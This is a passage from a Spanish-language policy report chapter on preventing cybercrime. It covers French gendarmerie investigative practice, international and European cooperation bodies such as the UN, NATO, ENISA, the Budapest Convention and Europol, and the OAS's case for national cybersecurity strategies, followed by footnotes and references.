En 2018, el SCRC desplegará la plataforma Perceval para reportar fraudes en línea con tarjetas de crédito, de los que se producen menos de 10 000 denuncias anuales, mientras que la industria bancaria y los comerciantes electrónicos estiman que tienen lugar 1,9 millones de fraudes anuales. Enriquecida con datos de otras fuentes y sometida a un método de tratamiento adaptado, la información facilitada por los individuos se analizará con el fin de detectar series delictivas. De esta manera se invierte la lógica y el gendarme ya no actúa como reacción a la información del ciudadano, sino que el ciudadano enriquece la información del gendarme con vistas a una acción proactiva, racional y eficaz.

En segundo lugar, la actuación policial basada en la evidencia (EBP) plantea partir de los datos probatorios de la investigación (Sherman 1998). Propone superar la indiferencia mutua que a menudo existe entre el policía y el investigador a partir de una doble observación:

- la actividad policial es un terreno fértil para la investigación empírica;
- el conocimiento generado por esta puede, a su vez, resultar particularmente útil para el profesional.

El SCRC está poniendo en práctica una política de investigación y desarrollo que consta de dos ámbitos:

- proyectos a corto y medio plazo, lo más cercanos posibles a las preocupaciones operativas, liderados por investigadores adscritos al departamento;
- proyectos a medio y largo plazo, centrados en conceptos y herramientas útiles para la actividad de investigación o de inteligencia, iniciados en el marco de asociaciones con centros de investigación públicos o privados.

En este contexto, el grupo de I+D del C3N se muestra particularmente dinámico gracias a su apoyo directo a los investigadores (por ejemplo, desarrollo de modelos para facilitar la recopilación y gestión de grandes cantidades de datos recopilados en Internet) y el desarrollo de herramientas que puedan ponerse en producción en beneficio de un público más amplio (por ejemplo, aplicaciones de vigilancia o investigación en Internet, medios de recogida y análisis de huellas digitales, reconocimiento y explotación de imágenes mediante inteligencia artificial).

Lejos de pretender constituir un modelo, el ejemplo del SCRC/C3N pone de manifiesto una voluntad pragmática de responder a los retos de la investigación judicial en el ciberespacio. Pese a respetar los modos de acción tradicionales de la gendarmería nacional, su mecanismo se basa en un necesario cambio de paradigma y en una útil descompartimentalización de los enfoques.

Contribución

Respuestas de los Estados para prevenir la ciberdelincuencia

Cécile Doutriaux
Abogada
Miembro de la Cátedra de Ciberdefensa de Saint-Cyr, Francia

> «Los ciberataques son a veces más peligrosos para la estabilidad de las democracias y las economías que las armas y los tanques.»[26]

Estas palabras ilustran la preocupación de los Estados en relación con la ciberdelincuencia[27], ya que hace más de veinte años que ciberdelincuentes perpetran un sinfín de ciberataques en todo el mundo[28].

La amenaza informática adopta múltiples formas (phishing[29], programas chantajistas[30], sabotaje informático[31], ataque de denegación de servicio[32], ataque de desfiguración[33], robo de identidad digital, etc.) y las víctimas son también diversas (Estados, autoridades locales, empresas, particulares).

Los ciberdelincuentes aprovechan la velocidad y el anonimato de la tecnología moderna para cometer delitos y saltarse las fronteras terrestres, ya que las redes digitales son accesibles en todo el mundo.

Por ello, tienen la posibilidad de cometer ataques en un país donde la legislación es menos represiva o incluso inexistente, lo que dificulta los procedimientos penales y las investigaciones necesarias para la detención de autores complejos.

Por lo tanto, para que los crímenes cometidos en el ciberespacio no queden impunes, no basta con la acción individual de los Estados, sino que se necesita la plena cooperación de todos los países.

Sin embargo, aunque se han puesto en marcha muchos medios a nivel europeo e internacional, algunos son más limitados que otros, lo que pone en tela de juicio su carácter disuasorio y su capacidad para prevenir la ciberdelincuencia.

A nivel internacional

Las organizaciones internacionales han adoptado varias iniciativas para prevenir los ciberataques.

a) Las Naciones Unidas

La Organización de las Naciones Unidas[34] ha encomendado a la UIT[35] la elaboración de un marco internacional para regular el ciberespacio.

Un Grupo de Expertos Gubernamentales (GEG), nombrado por el Secretario General de las Naciones Unidas, propuso una serie de normas, adoptadas luego por el G-20, que condujeron al reconocimiento de la aplicabilidad del derecho internacional al ciberespacio, incluida la Carta de las Naciones Unidas, la Declaración Universal de Derechos Humanos, el derecho de los conflictos armados y el derecho de la responsabilidad internacional de los Estados.

En 2010, en el Foro Económico Mundial de Davos, la UIT propuso la adopción de un tratado internacional sobre ciberseguridad basado en tres principios: el establecimiento de una política estatal de ciberdefensa, la prohibición de albergar a ciberdelincuentes y la renuncia a cualquier acción ofensiva contra otro Estado.

La proliferación de las Cumbres Mundiales sobre la Sociedad de la Información[36] y de los Foros de Gobernanza de Internet, iniciados por las Naciones Unidas, ha fortalecido el diálogo entre los Estados.

Sin embargo, aunque los Estados reconocieron el principio de prevención, cooperación y no proliferación en el ciberespacio en 2013 y adoptaron compromisos voluntarios de «buena conducta» en el ciberespacio en 2015, no han alcanzado un consenso real sobre la regulación del espacio digital.

De hecho, varios Estados, entre ellos Estados Unidos, son reacios a renunciar a su poder de reglamentación de Internet en favor de las Naciones Unidas.

Así, las Naciones Unidas siguen sin tener poder en el ámbito de la ciberseguridad a nivel mundial, debido a las numerosas diferencias políticas nacionales que limitan la cooperación.

b) La OTAN

Ya en 2002 la OTAN quería reforzar sus defensas contra los ciberataques y crear una estructura específica: el centro técnico de capacidad de respuesta a incidentes informáticos de la OTAN[37]. Este centro gestiona todos los sistemas de información de la OTAN y los ataques cibernéticos contra la organización.

En 2008, la OTAN también creó el Centro de Excelencia de Ciberdefensa en Tallin (Estonia), para preparar el trabajo sobre los retos y las perspectivas de los ciberataques, a la vez que llevaba a cabo actividades conjuntas de formación, pruebas de vulnerabilidad y ejercicios para mejorar la capacidad de respuesta de los Estados.

En la Cumbre de Varsovia de 2016, los aliados de la OTAN se comprometieron a reforzar y mejorar la seguridad de las infraestructuras y redes nacionales.

Además, la OTAN trabaja en asociación con la Unión Europea (UE), las Naciones Unidas (ONU) y la Organización para la Seguridad y la Cooperación en Europa (OSCE) desde una perspectiva de complementariedad para lograr una mayor seguridad en el ciberespacio.

Sin embargo, pese a los esfuerzos de la organización, varios ataques atribuidos al grupo Anonymous tuvieron como objetivo a la OTAN en abril de 2010, lo que afectó a la credibilidad de la organización y demostró que la seguridad de los sistemas informáticos dista mucho de haberse logrado.

Como las organizaciones internacionales han demostrado sus limitaciones en la prevención de los ciberataques, los Estados están favoreciendo de hecho la cooperación entre un número más reducido de asociados para que la lucha sea más eficaz.

A nivel europeo

a) La ENISA

La Agencia Europea de Seguridad de las Redes y de la Información (ENISA), creada en 2004, es un centro de expertos en ciberseguridad en Europa. Ayuda a los Estados miembros a prevenir, detectar y responder a los problemas de seguridad de la información.

En septiembre de 2017, la Comisión Europea decidió reforzar su mandato. Así, se decidió que esta agencia se convierta en la «Agencia de la Unión Europea para la Ciberseguridad» y que su mandato sea permanente para ayudar a los Estados miembros, las instituciones y las empresas de la UE a combatir los ciberataques.

También se ha creado un equipo permanente de respuesta a incidentes de seguridad informática (CERT-UE) para las instituciones, organismos y agencias de la UE con el fin de responder de manera coordinada a los ciberataques contra los Estados miembros de la UE.

Esta agencia también será responsable de la aplicación de la Directiva sobre seguridad de las redes y los sistemas de información (NEI), adoptada en 2016, para intensificar la cooperación entre los Estados miembros. Al respecto exige que cada país de la UE designe una autoridad nacional y disponga de una estrategia para combatir las ciberamenazas.

Por último, se espera que colabore estrechamente con los equipos de seguridad informática de las instituciones de la UE y de los Estados miembros, pero también que coopere con la OTAN.

b) El Consejo de Europa

El Convenio de Budapest sobre la Ciberdelincuencia, de 23 de noviembre de 2001[38], que tiene por objeto armonizar los delitos penales nacionales relacionados con la ciberdelincuencia entre Estados y establecer un régimen rápido y eficaz de cooperación internacional.[39]

El Convenio también tiene por objeto «de dotar de mayor eficacia las investigaciones y los procedimientos penales relativos a los delitos relacionados con los sistemas y datos informáticos, así como facilitar la obtención de pruebas electrónicas de los delitos».[40]

Así, un Estado podrá, sobre la base de este Convenio, obtener la conservación rápida de datos informáticos almacenados en el territorio de otro Estado con el fin de identificar al ciberatacante y obtener pruebas sobre sus actos.

La cooperación transfronteriza entre los servicios policiales de los Estados miembros se llevará a cabo con la asistencia de la Oficina Europea de Policía (Europol)[41]y de la Unidad de Cooperación Judicial de la Unión Europea (Eurojust)[42], que armonizarán sus prácticas e intercambiarán información sobre delitos digitales.

A nivel operativo, los Estados de la Unión Europea están colaborando estrechamente con el Centro Europeo de Ciberdelincuencia (EC3) creado en 2013 en el seno de Europol y con Eurojust para armonizar los enfoques políticos y prácticos de los Estados en la lucha contra la ciberdelincuencia.

Esta cooperación entre los Estados es eficaz, ya que una investigación llevada a cabo con el apoyo de Europol y Eurojust condujo a la detención de un grupo de 20 hackers que falsificaron correos electrónicos de las autoridades fiscales para defraudar a clientes bancarios de Italia y Rumanía por valor de un millón de euros el 28 de marzo de 2018.

Además, el 26 de marzo de 2018, Europol reveló que había logrado detener a un grupo delictivo en España que se había infiltrado en 100 instituciones financieras de 40 países mediante los programas maliciosos Carbanak y Cobaltl[43], tras una investigación de la policía nacional española, con el apoyo de Europol, el FBI estadounidense, autoridades rumanas, moldavas, bielorrusas y taiwanesas y empresas privadas de ciberseguridad.

Conclusión

El control de la tecnología de la información es un reto importante y muchos Estados son reacios a renunciar a parte de su soberanía en favor de una plena cooperación en la lucha contra la ciberdelincuencia.

En un contexto globalizado de tensiones internacionales y de vuelta al proteccionismo, resulta difícil prever una mayor cooperación internacional, aunque todos los Estados se beneficiarían de ello.

Por lo tanto, la solución para prevenir la ciberdelincuencia de manera más eficaz pasa claramente por favorecer la cooperación puntual limitada entre un número menor de Estados, exclusivamente en un contexto penal y económico, fuera de cualquier tipo de consideración política.

Otra solución sería desarrollar soluciones técnicas nacionales, como la desreferenciación y la indisponibilidad de redes, algo que ya han aplicado varios Estados.

Contribución

El papel de la elaboración de estrategias de ciberseguridad en apoyo de un marco de lucha contra la ciberdelincuencia[44]

Belisario Contreras
Responsable de Programas de Seguridad Cibernética
Organización de los Estados Americanos, EEUU

Kerry-Ann Barrett
Especialista en Políticas de Seguridad Cibernética
Organización de los Estados Americanos, EEUU

Introducción

Con el crecimiento de la conectividad a Internet, el mundo nunca ha sido más pequeño. La Internet de las cosas ha cambiado la forma en que las personas, las empresas y los gobiernos interactúan entre sí. Con más de 3 000 millones de usuarios de Internet, que representan poco más de la mitad de la población mundial, y solo en América Latina y el Caribe unos 417 940 160 internautas[45], cada vez más personas están experimentando tanto los beneficios como los riesgos de estar en línea.

En la actualidad, América Latina y el Caribe es una de las poblaciones de Internet que más rápido crece en el mundo, lo que plantea una serie de importantes problemas de ciberseguridad, en particular los relacionados con la protección de las infraestructuras críticas y el aumento de las actividades maliciosas que utilizan Internet. Con este aumento del uso de Internet, la diferencia entre el mundo real y el mundo digital está desapareciendo rápidamente. Como resultado de ello, los ciberincidentes delictivos se han convertido en una amenaza considerable y perjudicial que exige que los gobiernos, las organizaciones internacionales, el sector privado y la sociedad civil trabajen juntos, reconociendo que las amenazas a la ciberseguridad afectan a todo el mundo.

Ciberseguridad y ciberdelincuencia

El nexo entre la ciberseguridad y la ciberdelincuencia es a veces difuso y hay casos en que los profesionales de la ciberseguridad y los que trabajan en el sistema de justicia penal centrados en la ciberdelincuencia se enfrentan a la pregunta de dónde termina la función de uno y dónde comienza la del otro. En el presente documento se adopta la perspectiva de que la ciberseguridad y la ciberdelincuencia, si bien están interrelacionadas, son disciplinas distintas. Además, se propone que las medidas de ciberseguridad pueden proporcionar un marco que contribuya a mitigar la incidencia de la ciberdelincuencia o proporcionar mecanismos para la resolución de sus repercusiones.

La ciberdelincuencia puede describirse como el uso malicioso de Internet o de los sistemas informáticos para cometer un delito o la comisión de un delito contra un sistema informático. Por su parte, la ciberseguridad se refiere a las medidas prácticas que se adoptan para garantizar que los sistemas de comunicación de la información puedan seguir funcionando sin interferencias. Desde una perspectiva más amplia, esto incluye no solo las medidas técnicas adoptadas para garantizar que los sistemas permanezcan disponibles y sin interferencias, sino también un ecosistema general que repercuta en la aplicación de medidas técnicas, como leyes, reglamentos, políticas y prácticas. Este ecosistema general proporciona el marco para que los actores nacionales, regionales e internacionales puedan identificar y responder a un incidente cibernético y tomar medidas en caso de que se determine que se trata de un delito. Como tal, la ciberseguridad implica asimismo un enfoque multilateral que busca desarrollar y aplicar estas medidas de protección de las redes.

Para hacer frente a la ciberdelincuencia, se necesita la participación de numerosos elementos, pues se requeriría investigación, enjuiciamiento e intercambio de pruebas, lo que a menudo implica la participación de otros Estados y agentes estatales. Hay que tener en cuenta las siguientes preguntas: ¿existe legislación en vigor que identifique los elementos del delito? ¿Exige la legislación que haya una víctima o que se demuestre que se ha causado un daño? ¿Tiene el tribunal jurisdicción sobre el acusado? (especialmente cuando el delito se comete en una jurisdicción pero el presunto autor reside en otra) ¿Y los investigadores y fiscales poseen las capacidades necesarias para investigar y procesar el caso?

Las diferencias entre ciberdelincuencia y ciberseguridad también son evidentes en las personas que trabajan en estas áreas. La investigación y el enjuiciamiento de los delitos cibernéticos es mejor dejarlos en manos del sector de la justicia penal: organismos encargados de hacer cumplir la ley, analistas, fiscales, magistrados y jueces. Por otra parte, de la ciberseguridad se ocupan en buena medida especialistas en tecnología de la información y las comunicaciones (TIC) —como desarrolladores de software, ingenieros de redes y sistemas y analistas de riesgos cibernéticos— y usuarios de computadoras preparados.

Al formular la estrategia de ciberseguridad, los responsables de la formulación de políticas deben reconocer estas diferencias entre la lucha contra la ciberdelincuencia y la gestión de la ciberseguridad. También deben comprender cómo encaja la ciberdelincuencia en el ecosistema general de la ciberseguridad.

El ecosistema general de la ciberseguridad

Teniendo en cuenta la distinción entre ciberseguridad y ciberdelincuencia, hay que considerar los demás ámbitos que afectan a la ciberdelincuencia y a su investigación. Entre ellos figuran los esfuerzos a nivel nacional e internacional para aplicar medidas que, en última instancia, solo pueden conducir a la mejora de la cooperación entre Estados durante las investigaciones. Esto es a lo que nos referimos como el ecosistema general (véase la figura 1) que facilita la investigación y el enjuiciamiento de la ciberdelincuencia, e incluye:


1. **La legislación nacional** que, una vez en vigor, constituirá la base para la investigación y el enjuiciamiento de los delitos cibernéticos. También proporciona, entre otras cosas, poderes de investigación y herramientas para las autoridades encargadas de hacer cumplir la ley;
2. **La respuesta a incidentes** facilita la recuperación y la continuidad de las redes. Sin embargo, si se cuenta con un sistema de respuesta, las pruebas recogidas pueden utilizarse para la investigación y el enjuiciamiento de delitos cibernéticos en el marco de directrices y procedimientos establecidos;
3. **La investigación y el enjuiciamiento de incidentes maliciosos** contribuyen a garantizar la seguridad pública disuadiendo, identificando y minimizando a los agentes maliciosos en línea y fortaleciendo la confianza de los usuarios finales para que utilicen los servicios en línea;
4. **La concienciación de los usuarios finales** proporciona las herramientas necesarias para que los ciudadanos no sean víctimas de un delito cibernético y, en caso de serlo, sepan qué medidas pueden adoptar y a quién y dónde denunciarlo;
5. **La cooperación internacional** se refiere no solo a los mecanismos internacionales de ciberseguridad, sino también a los mecanismos de lucha contra la ciberdelincuencia, como el Grupo de Expertos sobre el Delito Cibernético de la UNODC[46] y el Convenio de Budapest[47], destinados a hacer frente al delito cibernético. Estos también contribuyen al establecimiento de la reciprocidad y la investigación transfronteriza, y
6. **Las normas regionales e internacionales**[48] contribuyen a un debate más amplio sobre la cooperación entre estados y pueden proporcionar orientación a los estados sobre el comportamiento de los estados en general en el tratamiento de las cuestiones relacionadas con la ciberseguridad y la ciberdelincuencia.

En este contexto, nos gustaría destacar las formas muy prácticas en que el desarrollo de una estrategia nacional de ciberseguridad puede apoyar el desarrollo de un marco sólido para combatir la ciberdelincuencia. Una estrategia nacional de ciberseguridad es un plan de acción diseñado para mejorar la seguridad y la resistencia de las infraestructuras y los servicios nacionales. Se trata de un enfoque de arriba abajo de alto nivel de la ciberseguridad que establece una serie de objetivos y prioridades nacionales que deben alcanzarse en un plazo determinado.[49] Con el fin de abordar el tema de manera integral, se recomienda que los países piensen en su estrategia nacional de ciberseguridad como un marco que pueda apoyar los esfuerzos de un país para proteger las computadoras, las redes y los datos de su gobierno, sus empresas y sus ciudadanos. Un componente de cualquier estrategia debe abordar la prevención, la investigación y el enjuiciamiento de la ciberdelincuencia. Las áreas a considerar son:

1) La Coordinación Nacional reduce las respuestas ad hoc a los incidentes cibernéticos y la duplicación de esfuerzos de las agencias responsables en un país y debería incluir:
   a. La definición de las funciones y responsabilidades de los organismos responsables y las partes interesadas nacionales, incluida la autoridad nacional de coordinación, las autoridades de ciberseguridad (como los equipos de respuesta a emergencias cibernéticas, los ministerios de TIC, etc.) y las autoridades del sector de la justicia penal (como los organismos encargados de hacer cumplir la ley, los fiscales, los magistrados y los jueces);
   b. Identificación de puntos de contacto para la coordinación;
   c. Coordinación de las partes interesadas nacionales para la elaboración de políticas y la respuesta a los incidentes.

2) La asignación de recursos estratégicos adecuados permite contar con la capacidad técnica necesaria para responder adecuadamente a las ciberamenazas y debe incluir:

Figura 4.1. **El ecosistema general de la ciberseguridad**



Fuente: Elaboración propia

   a. Una asignación presupuestaria para las actividades de ciberseguridad;
   b. Una asignación de personal adecuada;
   c. Formación continua de los funcionarios encargados de la ciberseguridad;
   d. Expertos disponibles las 24 horas para la coordinación de la respuesta a incidentes;
   e. Expertos dedicados a la investigación de la ciberdelincuencia.
3) Un marco legislativo que aborde los delitos relacionados con el ciberespacio y proporcione los instrumentos necesarios para la aplicación de la ley, que incluya:
   a. Una legislación que penalice los delitos cibernéticos;
   b. Medidas que apoyen la capacidad de recopilar, preservar y compartir pruebas.
4) Cooperación y colaboración internacional que tenga en cuenta la naturaleza sin fronteras de los delitos cibernéticos e incluya:
   a. La participación en el debate internacional sobre cuestiones cibernéticas (como la ciberdelincuencia);
   b. La previsión de una «delincuencia dual» en el derecho interno;
   c. Celebrar acuerdos bilaterales y multilaterales de asistencia judicial recíproca (por ejemplo, el Tratado de Asistencia Mutua en Materia Penal de la OEA[50]).

El desarrollo de estrategias nacionales de ciberseguridad

Teniendo en cuenta lo anterior y las amenazas en constante evolución que afectan al ciberespacio, cada país puede considerar las áreas identificadas en la sección anterior y encontrar un enfoque estratégico que se adapte a sus necesidades. Las mejores estrategias son las que promueven una evaluación adecuada de los riesgos y las amenazas, tienen en cuenta medidas de mitigación de riesgos, se adaptan a las necesidades nacionales particulares y hacen participar a todas las partes interesadas en el proceso de adopción de decisiones y aplicación. A este respecto, se reconoce la necesidad de una directiva de política nacional de alto nivel en materia de seguridad cibernética que incluya un plan de acción estratégico para lograr esa directiva y los objetivos de la estrategia. El proceso para su desarrollo debe involucrar siempre a todos los actores relevantes (gobierno —incluyendo a los organismos de aplicación de la ley—, sector privado, sociedad civil, mundo académico, etc.) y culminar en un documento que defina claramente su alcance, que aborde las amenazas nacionales específicas y articule metas y objetivos claros, así como los pasos necesarios para alcanzar esas metas a la luz de las prioridades identificadas. En relación con su aplicación, una vez aprobados, deben determinarse los costos asociados y los recursos disponibles e incluirse en los presupuestos de los organismos o entidades de ejecución.

Cabe destacar que la Secretaría del Comité Interamericano contra el Terrorismo (CICTE) de la Secretaría General de la OEA, a través de su Programa de Seguridad Cibernética, trabaja desde hace más de una década con los Estados miembros en el desarrollo de capacidades nacionales en materia de ciberseguridad como parte de los esfuerzos para aplicar la Estrategia Interamericana para Combatir las Amenazas a la Seguridad Cibernética, adoptada por los Estados miembros de la OEA en 2004. En América Latina y el Caribe, la importancia de contar con una ciberseguridad nacional se ha hecho evidente en los últimos tiempos, y varios países han publicado estrategias: Colombia (2011 y 2016)[51], Panamá (2013)[52], Trinidad y Tobago (2013)[53], Jamaica (2015)[54], Chile (2017)[55], Paraguay (2017) y Costa Rica (2017).

Conclusión

La interacción entre la ciberseguridad y la ciberdelincuencia se beneficiaría a todas luces del desarrollo de una estrategia nacional de ciberseguridad. Las estrategias nacionales de ciberseguridad establecen un marco en el que todos los agentes pueden trabajar juntos y en que se definan sus funciones y responsabilidades. El proceso de desarrollo y aplicación requiere el compromiso de los funcionarios superiores y la cooperación y participación de diversas partes interesadas nacionales. La aplicación de los objetivos identificados en este documento ayudará a los países a mejorar sus capacidades de ciberseguridad y, en última instancia, serán más ágiles a la hora de abordar los ciberdelitos cuando ocurran.

Notas

24 Véase, por ejemplo, la diferencia entre los enfoques de seguridad de la lucha contra el terrorismo y los de prevención de la radicalización en la introducción de nuestro estudio «Cómo prevenir la radicalización: una revisión sistemática» (CIPC, 2015).

25 Dada la dificultad de definir la ciberdelincuencia, el término ciberdelincuencia en este texto incluirá también los conceptos de delincuencia informática o de delincuencia en el ciberespacio.

26 Palabras de Jean-Claude Juncker, Presidente de la Comisión Europea (discurso sobre el estado de la Unión, septiembre de 2017).

27 La ciberdelincuencia se refiere a «cualquier acto ilegal cometido por medio de un sistema o una red informática o en conexión con un sistema informático».

28 Se estima que el impacto económico de los ataques a nivel mundial en 2016 llegó a los 400 000 millones de euros al año, y el 80 % de las empresas europeas sufrieron algún incidente informático, según datos de la Comisión Europea.

29 El phishing o suplantación de identidad es una técnica cuyo objetivo es obtener información personal e identificadores bancarios para uso delictivo.

30 Los programas chantajistas son programas informáticos maliciosos (por ejemplo, Locky, TeslaCrypt, Cryptolocker, WannaCry, etc.) que cifran datos para bloquear el acceso a ellos.

31 El sabotaje informático es el acto de inutilizar todo o parte de un sistema informático mediante un ataque informático.

32 La denegación de servicio tiene el efecto de hacer que un sitio web no esté disponible debido al envío de un gran número de solicitudes.

33 Un ataque de desfiguración cambia la apariencia o el contenido de un sitio web y altera la integridad de los datos.

34 La Organización de las Naciones Unidas (ONU) es una organización internacional creada el 24 de octubre de 1945 que incluye a 193 Estados Miembros, cuyos objetivos son facilitar la cooperación en materia de derecho internacional, seguridad internacional, desarrollo económico, progreso social y promoción de la paz mundial.

35 La Unión Internacional de Telecomunicaciones (UIT) es el organismo de las Naciones Unidas que vela por el desarrollo de las tecnologías de la información y las comunicaciones entre los Estados y el sector privado.

36 La Cumbre Mundial sobre la Sociedad de la Información es un foro mundial organizado por la Unión Internacional de Telecomunicaciones, un organismo de las Naciones Unidas.

37 «Nato computer incident response capability» o NCIRC.

38 El Convenio de Budapest, abierto a la firma el 23 de noviembre de 2001 con ocasión de la Conferencia Internacional sobre la Ciberdelincuencia, entró en vigor el 1 de julio de 2004 y constituye el primer tratado internacional sobre delitos cometidos a través de Internet y otras redes informáticas.

39 Fuente: Consejo de Europa, Informe explicativo del Convenio sobre la Ciberdelincuencia, Budapest, [2001], STE n.º 185, p. 4. A 25 de marzo de 2018, 56 Estados se habían adherido al Convenio de Budapest. http://conventions.coe.int/Treaty/Commun/ChercheSig.asp?NT=185&CM=&DF=&CL=FRE.

40 Consejo de Europa, Convenio sobre la Ciberdelincuencia, op. cit, Ch. II, Título 4, Art. 10.

41 Europol es la Oficina Europea de Policía creada en 1995 para facilitar las operaciones de lucha contra la delincuencia internacional grave con 28 Estados miembros y varios países socios no pertenecientes a la UE. Facilita el intercambio de información sobre ciberdelincuencia entre las fuerzas policiales nacionales.

42 Eurojust es un organismo de la Unión Europea creado en 2002 para mejorar la coordinación de las investigaciones y actuaciones judiciales entre los Estados miembros de la UE que se ocupan de casos de crimen organizado transnacional.

43 Los delincuentes enviaban correos electrónicos de suplantación de identidad (phishing) a los empleados del banco con un archivo adjunto malicioso que imitaba a empresas legítimas. Una vez descargado, el programa malicioso permitía a los delincuentes controlar de forma remota los equipos infectados de las víctimas, otorgándoles acceso a la red bancaria interna e infectando los servidores que controlan los cajeros automáticos.

44 Descargo de responsabilidad: Las opiniones expresadas en este documento no reflejan necesariamente los puntos de vista de la Secretaría General de la Organización de los Estados Americanos ni de los gobiernos de sus Estados miembros, sino exclusivamente las de los autores.

45 Estadísticas de uso de Internet y población mundial - Actualización de diciembre de 2017, consultado en: https://www.internetworldstats.com/stats10.htm.

46 Reunión de un grupo intergubernamental de expertos de composición abierta sobre el delito cibernético https://www.unodc.org/unodc/en/organized-crime/open-ended-intergovernmental-expert-group-meeting-on-cybercrime.html.

47 Convenio sobre la Ciberdelincuencia https://www.coe.int/en/web/conventions/full-list/-/conventions/treaty/185.

48 Por ejemplo, a nivel regional, la Organización de los Estados Americanos adoptó una Estrategia Interamericana Integral para Combatir las Amenazas a la Seguridad Cibernética: Un enfoque multidimensional y multidisciplinario para la creación de una cultura de seguridad cibernética, en la que los Estados miembros acordaron coordinar sus esfuerzos para mejorar la seguridad cibernética (http://www.oas.org/en/sms/cicte/Documents/OAS_AG/AG-RES_2004_(XXXIV-O-04)_EN.pdf). A nivel internacional, el informe consensuado del Grupo de Expertos Gubernamentales (GEG) de las Naciones Unidas sobre los avances en el campo de la información y las telecomunicaciones en el contexto de la seguridad internacional, adoptado en julio de 2015, recomendó que los Estados consideraran la siguiente norma de comportamiento responsable: «Los Estados deberían estudiar cuál es la mejor manera de cooperar para intercambiar información, prestarse asistencia mutua, entablar acciones penales por el uso de las TIC con fines terroristas o delictivos y aplicar otras medidas de cooperación para ha-

cer frente a tales amenazas». Informe, párrafo 13 d) http://undocs.org/A/70/174.

49 ENISA- https://www.enisa.europa.eu/topics/national-cyber-security-strategies

50 http://www.oas.org/juridico/english/treaties/a-55.html

51 https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf

52 https://www.enisa.europa.eu/topics/national-cyber-security-strategies/ncss-map/strategies/panama-national-cybersecurity-strategy

53 https://www.sites.oas.org/cyber/Documents/Trinidad%20and%20Tobago%20-%20National%20Cyber%20Security%20Stategy%20(English).pdf

54 https://www.sites.oas.org/cyber/Documents/Jamaica%20National%20Cyber%20Security%20Strategy.pdf

55 http://ciberseguridad.interior.gob.cl/media/2017/04/NCSP-ENG.pdf

Referencias

Capítulo 4. La prevención de la ciberdelincuencia

ASEAN. (2017). Declaration to Prevent and Combat Cybercrime, adopted by the Heads of State/Government of the Association of Southeast Asian Nations, in Manila, the Philippines, 13 November 2017, available at: http://www.asean2017.ph/wp-content/uploads/13-ASEAN-Declaration-to-Combat-Cybercrime.pdf [accessed 23 April 2018].

Bayer, M. D. (2010). The blue planet: Informal international police networks and national intelligence. Washington, DC: United States Department of Defense, National Defense Intelligence College Press.

Berguer, A. (2015). Patchin J. W., Hinduja S., Cyberbullying Prevention and Response, Expert Perspectives. New York, Routledge, 2012, 204 pages. Cyberviolence et école, 33.

Bossler, A. M., & Holt, T. J. (2016). Cybercrime in Progress: Theory and prevention of technology-enabled offenses. London: Routledge. ISBN: 9781317688990

Brantingham, P., & Brantingham, P. (2008). Crime Pattern Theory. In Environmental Criminology and Crime Analysis. London: Willan.

Brinkerhoff, D. W., & Brinkerhoff, J. M. (2011). Public–private partnerships: Perspectives on purposes, publicness, and good governance. Public Administration and Development, 31(1), 2-14. https://doi.org/10.1002/pad.584

Broadhurst, R. G. (2005). Workshop 6: Measures to Combat Computer Related Crime. In 11th UN Congress on Crime Prevention and Criminal Justice (p. 1-12). Bangkok: Commission on Crime Prevention and Criminal Justice.

CARICOM (2013) Crime and Security Strategy: Securing the Region. Adopted at the Twenty-Fourth Inter-Sessional Meeting of the Conference of Heads of Government of CARICOM, 18-19 February 2013, Port-au-Prince, Republic of Haiti, available at: https://www.state.gov/documents/organization/210844.pdf [accessed 19 April 2018].

CCPCJ. (2010). Report of the Twelfth United Nations Congress on Crime Prevention and Criminal Justice. Salvador: United Nations Congress on Crime Prevention and Criminal Justice.

Chaudhry, P. E., Chaudhry, S. S., Stumpf, S. A., & Sudler, H. (2011). Piracy in cyber space: consumer complicity, pirates and enterprise enforcement. Enterprise Information Systems, 5(2), 255-271. https://doi.org/10.1080/17517575.2010.524942

Chisholm, J. F. (2014). Review of the Status of Cyberbullying and Cyberbullying Prevention. Journal of Information Systems Education, 25(1).

CIPC. (2015). Comment prévenir la radicalisation: une revue systématique. Montréal: Centre International pour la prévention de la Criminalité. Véase http://www.crime-prevention-intl.org/fr/publications/report/report/article/etude-comparative-internationale-sur-la-prevention-de-la-radicalisation-1.html

Clarke, R. V., & Cornish, D. B. (1985). Modeling Offenders Decisions: A Framework for Research and Policy. Crime and Justice: An Annual Review of Research, 6, 313.

Cobb, S. (2014). The main problem with Situational Crime Prevention is that it fails to address the root causes of crime : a critical discussion. University of Leicester, available at: http://cobbsblog.com/sc/cybercrime-situational-crime-prevention.pdf [accessed 5 April 2018].

Cohen, L. E., & Felson, M. (1979). Social Change and Crime Rates: A Routine Activity Approach. American Sociological Review, (44), 588-608.

Collier, A., & Nigam, H. (2010). Youth Safety on a Living Internet: Report of the Online Safety and Technology Working Group. Washington: Online Safety and Technology Working Group.

Commonwealth Secretariat. (2014). Report of the Commonwealth Working Group of Experts on Cybercrime. Commonwealth Law Bulletin.

Conseil de l'Europe (2001) Convention on Cybercrime, European Series Treaty, Pub. L. No. 185, adopted in Budapest, 23.XI.2001, available at: https://rm.coe.int/1680081561 [accessed 10 April 2018].

Conseil de l'Europe (2004) Additional Protocol to the Convention on Cybercrime, concerning the criminalisation of acts of a racist and xenophobic nature committed through computer systems. Strasbourg: European Treaty Series – No. 189

Cornish, D., & Clarke, R. V. (2003). Opportunities, precipitators and criminal decisions. Crime prevention studies, 16, 41-96.

